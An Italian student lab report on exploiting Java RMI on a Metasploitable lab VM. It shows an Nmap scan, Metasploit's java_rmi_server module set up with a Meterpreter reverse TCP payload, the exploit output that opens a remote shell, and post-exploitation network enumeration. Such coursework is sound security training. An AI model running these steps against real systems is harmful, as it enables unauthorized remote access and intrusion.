


# Penetration Testing with Metasploit


CONSEGNA 27 SETTEMBRE 2024

## Impostazione ip macchine

Kali



## Metasploitable



## Scansione della Rete

Utilizzando un tool di scansione come Nmap, è stato identificato che la porta 1099 (Java RMI) sulla macchina Metasploitable è aperta e vulnerabile.

Comando Nmap: `nmap -p- -sV 192.168.11.112`

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
55172/tcp open  status       1 (RPC #100024)
56799/tcp open  java-rmi     GNU Classpath grmiregistry
58246/tcp open  nlockmgr     1-4 (RPC #100021)
58808/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:BC:D4:6B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Risultato:

Porta 1099/tcp aperta, servizio Java RMI.

## Sfruttamento della Vulnerabilità

Utilizzando Metasploit, è stato lanciato un exploit per la vulnerabilità Java RMI.  
Comando Metasploit:

`use 7 -> {exploit/multi/misc/java_rmi_server}`

```
msf6 > search exploit java rmi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/http/crushftp_rce_cve_2023_43177	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	target: Java	.	.	.	.
3	target: Linux Dropper	.	.	.	.
4	target: Windows Dropper	.	.	.	.
5	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	exploit/multi/misc/java_rmi_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
8	target: Windows x86 (Native Payload)	.	.	.	.
9	target: Linux x86 (Native Payload)	.	.	.	.
10	target: Mac OS X PPC (Native Payload)	.	.	.	.
11	target: Mac OS X x86 (Native Payload)	.	.	.	.
12	target: Mac OS X x86 (Native Payload)	.	.	.	.
13	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
14	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
15	target: Generic (Java Payload)	.	.	.	.
16	target: Windows x86 (Native Payload)	.	.	.	.
17	target: Linux x86 (Native Payload)	.	.	.	.
18	target: Mac OS X PPC (Native Payload)	.	.	.	.
19	target: Mac OS X x86 (Native Payload)	.	.	.	.
20	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
21	target: Unix In-Memory	.	.	.	.
22	target: Java Dropper	.	.	.	.
23	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
24	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timelion Prototype Pollution RCE
25	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
26	target: Universal (Javascript XPCOM Shell)	.	.	.	.
27	target: Native Payload	.	.	.	.
28	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
29	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
30	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget Java Script Code Injection
31	target: Total.js CMS on Linux	.	.	.	.
32	target: Total.js CMS on Mac	.	.	.	.
33	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vScalation Priv Esc
34	exploit/multi/misc/vscode_ipynb_remote_dev_exec	2022-11-22	excellent	Yes	VSCode ipynb Remote Development RCE
35	target: Windows	.	.	.	.
36	target: Linux File-Dropper	.	.	.	.

set RHOST 192.168.11.112

set LHOST 192.168.11.111 #PREIMPOSTATO

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RHOST	192.168.11.112	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/7iAlbAEkML
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34879) at 2024-09-27 10:08:56 +0200

meterpreter > █
```

## Risultato

Ottenuta una sessione Meterpreter sulla macchina Metasploitable.

## Raccolta delle Evidenze

Una volta ottenuta la sessione Meterpreter, sono stati raccolti i seguenti dati:

## Configurazione di Rete

**meterpreter > ifconfig**

```
meterpreter > ifconfig
```

#### Interface 1

```
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

#### Interface 2

```
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febc:d46b
IPv6 Netmask : ::
```

```
meterpreter > █
```

## Output ifconfig

Interfaccia lo: IP 127.0.0.1, Netmask 255.0.0.0

Interfaccia eth0: IP 192.168.11.112, Netmask 255.255.255.0, MAC 00:00:00:00:00:00

## Tabella di Routing

```
meterpreter > route
```

```
meterpreter > route
```

#### IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

#### IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:febc:d46b	::	::		

```
meterpreter > █
```

## Output route

Destinazione: 127.0.0.1, Netmask: 255.0.0.0, Gateway: 0.0.0.0

Destinazione: 192.168.11.112, Netmask: 255.255.255.0, Gateway: 0.0.0.0

# Conclusione

L'esercizio ha dimostrato come sfruttare una vulnerabilità Java RMI per ottenere accesso remoto a una macchina Metasploitable. Le evidenze raccolte includono la configurazione di rete e la tabella di routing della macchina vittima, fornendo una visione chiara della sua configurazione di rete.